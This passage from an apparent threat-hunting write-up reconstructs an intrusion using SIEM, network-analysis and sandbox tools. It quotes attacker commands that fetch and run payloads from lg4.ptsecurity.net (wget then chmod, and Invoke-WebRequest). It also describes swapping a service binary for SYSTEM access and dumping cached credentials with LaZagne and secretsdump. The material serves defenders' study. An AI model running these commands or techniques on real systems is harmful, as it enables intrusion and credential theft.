Executing commands under the user www-data indicates a potential RCE (remote code execution) vulnerability in the web interface (perhaps using a web shell). All pentesters, even complete rookies, know that exploiting an RCE vulnerability in a web application is a way to get the permissions of the user running the web service. Sometimes lazy server administrators give attackers root privileges on a plate, but in most cases it is still www-data, bitrix, confluence (say hello to CVE-2022-26134), or a user who does not have high privileges or even the right to interactive login.

We need to figure out where this la file came from. Searching by the /tmp/la start command, we find the file downloaded by the user www-data via wget, then made executable by the command "chmod +x /tmp/la". It's a reverse shell to a C2 server. A pretty standard scenario for exploiting a web vulnerability. SOC analysts, pay attention to commands executed by web service daemons. If www-data suddenly starts to figure out who it is (whoami) and where it is (hostname), you should take a closer look at its activity.

Incidentally, we've already encountered the domain lg4.ptsecurity.net on the host comp-54. hv-logistics.stf (Figure 4).



time	event_src.host	object.account.name	object.process.cmdline
18.05.2022 13:04:45	10.156.26.34	www-data	/tmp/la
18.05.2022 13:04:45	10.156.26.34	www-data	chmod +x /tmp/la
18.05.2022 13:04:43	10.156.26.34	www-data	wget http://lg4.ptsecurity.net/zhaya/lg4.lin -O /tmp/la

Figure 13. Downloading, assigning permissions and executing /tmp/la

A SIEM solution can tell you what commands were executed, but not what is inside an executable or script file. We can only speculate. Or… PT NAD comes to the rescue by extracting transmitted files from the traffic and sending them straight to PT Sandbox for analysis (note: an indicator appears next to the name of the file showing that it was recognized as malicious during analysis). It's worth mentioning that this will not work with encrypted traffic (HTTPS, SSH), but in MaxPatrol SIEM we see that non-encrypted HTTP (without SSL) was used for transmission. We can easily find the download of the file lg4.lin that was saved as /tmp/la.




Figure 14. File download session in iTop from the attackers' C2 server

PT NAD can help answer the question of what vulnerability was exploited in iTop. After analyzing the triggered rules, we learn that an exploit in the vulnerable iTop 2.4.1 was used for remote code execution (CVE-2018-10642). We can find out the name of the web shell the attackers used, the commands they executed through it, and their output. But the most important information is the address from which the vulnerability was exploited—the host comp-65.hv-logistics.stf (10.156.24.219).

Figure 15. Triggering of PT NAD rule for vulnerability exploitation in iTop





Figure 16. Uploading the web shell (PT NAD screenshot)



Credential compromise

We continue our investigation by moving to the host comp-65.hv-logistics.stf (10.156.24.219), from which the attackers penetrated the server segment. By setting a narrow period of time in which the vulnerability exploitation was registered, we see a request to port 80 in iTop from 1.exe.





Figure 17. Requests to port 80 in iTop during exploitation of the vulnerability

Let's see under which user the process with the presumed exploit was run. Such analysis is vital for understanding what permissions the process has, as these are inherited from the user. While everything is clear with the user SYSTEM, the name w_pitts does not immediately tell us whether it is a local administrator on the host comp-65.hv-logistics.stf (10.156.24.219). One way to find out is to check if the event with msgid = 4672 (assigning special login privileges) was registered together with the login. We didn't find any such events, which means the attackers had to get inventive to obtain maximum privileges on the host.

Figure 18. Running 1.exe



Let's search for the origin of the file 1.exe on comp-65.hv-logistics.stf (10.156.24.219) in MaxPatrol SIEM. Looking at the events in the w_pitts session, we again see a download through PowerShell using invoke-webrequest, where lg4.win was saved as 1.exe: Invoke-WebRequest -Uri http://lg4.ptsecurity.net/zhaya/lg4.win -OutFile C:\Users\Public\1.exe.





Figure 19. Downloading 1.exe

We can pull the executable file from PT NAD and send it to PT Sandbox for analysis. Behavioral analysis indicates that 1.exe contains a backdoor (Figure 20).

Figure 20. Behavioral analysis of lg4.win (1.exe)



It can be useful at times to analyze not only the command line of a malicious file, but other processes too where it might appear as an object (we already did that today to figure out how the file was transferred to the host). Sometimes you can see other events also useful for the investigation. For example, the screenshot above (Figure 20) shows how the attackers replaced the original executable file zabbix-agent.exe with a payload in the form of 1.exe. After reconnaissance on the host, the intruders discovered they had write permissions to the folder C:\Zabbix\bin\, where zabbix-agent.exe is located, which uses the Zabbix service. Thanks to this, after restarting the service, the attackers got a callback connection to their server and were able to execute commands on the host with SYSTEM privileges.

It often happens that the user has permissions to write a service to the folder, but not to restart it. In this case, if the service startup type is set to auto, they can simply restart the host. At system startup, the services will start running, Zabbix will launch the payload, and the attackers will get a callback connection with the system permissions they want.

Of course, in this case the attackers will lose from the memory of the lsass.exe process the passwords and hashes of users who previously interactively logged in to the host. And there could be some administrator credentials there to aid further movement through the network.

Incidentally, lsass.exe is by no means the only place where credentials can be extracted from. One way is to pull cached domain credentials from the registry. The last ten domain logins are cached so that the domain user still can log in if the domain controller is unavailable for some reason. The well-known LaZagne tool is able to extract this data: this involves saving the HKLM\SAM, HKLM\SYSTEM, and HKLM\SECURITY registry branches, as shown in the screenshot below.





Figure 21. Substituting the original file zabbix_agent.exe with the payload

Figure 22. Pulling cached credentials from the registry



Note that LaZagne has many modules for retrieving passwords saved in browsers, configuration files, and registry branches. In addition, LaZagne uses the Pypykatz module, which is a Python interpretation of Mimikatz.

To find out which credentials could have been stolen, we check users who have logged in to the host recently. The user named "administrator" is of no interest to us; it is local. But r_flores_admin is intriguing, since we've seen that this account was used for further attacks.




Figure 23. Interactive logins to comp-65.hv-logistics.stf

So, only two questions remain in our investigation:

1. How did the attackers gain access to comp-65.hv-logistics.stf (10.156.24.219)?
2. Where did the e_puckett user credentials used to log in to RDG come from?

Let's start with the second question, which is more complicated and requires the skills of a real threat hunter. That is, we need to put forward a hypothesis and then test it.

Let's assume the e_puckett credentials were dumped from some host. That means we need to find all the hosts that e_puckett interactively logged in to (logon_type in [2,7,11,10]). There's only one such host: comp-187.hv.logistics.stf (10.156.24.3). Next, we look at all the interactions between it and the hosts under the control of the attackers. And… bullseye! We see the rule triggered by the remote credential dumping. Returning to the original events, it's clear the Impacket secretsdump tool was used (evidenced by network login, access to the named pipes svcctl and winreg, saving the results to an arbitrarily named .tmp file in C:\Windows, then reading this file via SMB).

In reality, threat hunting is rarely as fast and successful as it turned out in this example. In this case, we actually tested many other hypotheses—and failed. We were trying to find out where the attackers got hold of the e_puckett account ever since we first saw it being used on the RDG server. Eventually, going back along the chain step by step, we hit upon the answer. The attack itself was distributed and took the attacking team three days, but took us 8–10 hours to unwind the chain.




Figure 24. Remote password dumping from the host comp-187.hv.logistics.stf

Entry point

Let's go back to w_pitts. We recall that the file 1.exe was created by the powershell.exe process. Often, to get a full picture of what's happening on a host, we have to build a process chain, that is, look for successive events, checking the PIDs and process names. Fortunately, MaxPatrol SIEM can do this by itself. We can see that the powershell.exe process we need is part of the chain for the Malicious_Office_Document correlation rule, which applies to malicious documents. Having verified that this is the same powershell.exe, we can conclude that at 12:22 the user w_pitts received a phishing email and opened the attachment. If we look at the chain, we see that the user started their mail client and opened the attachment in the form of a DOC file, which then ran powershell.exe and began executing commands.

The same email can be found in PT Sandbox. Behavioral analysis clearly flags the attachment as malicious.




Figure 25. Process chain characteristic of a phishing email with a malicious Microsoft Office document in attachment




Figure 26. PT Sandbox analysis of the email attachment

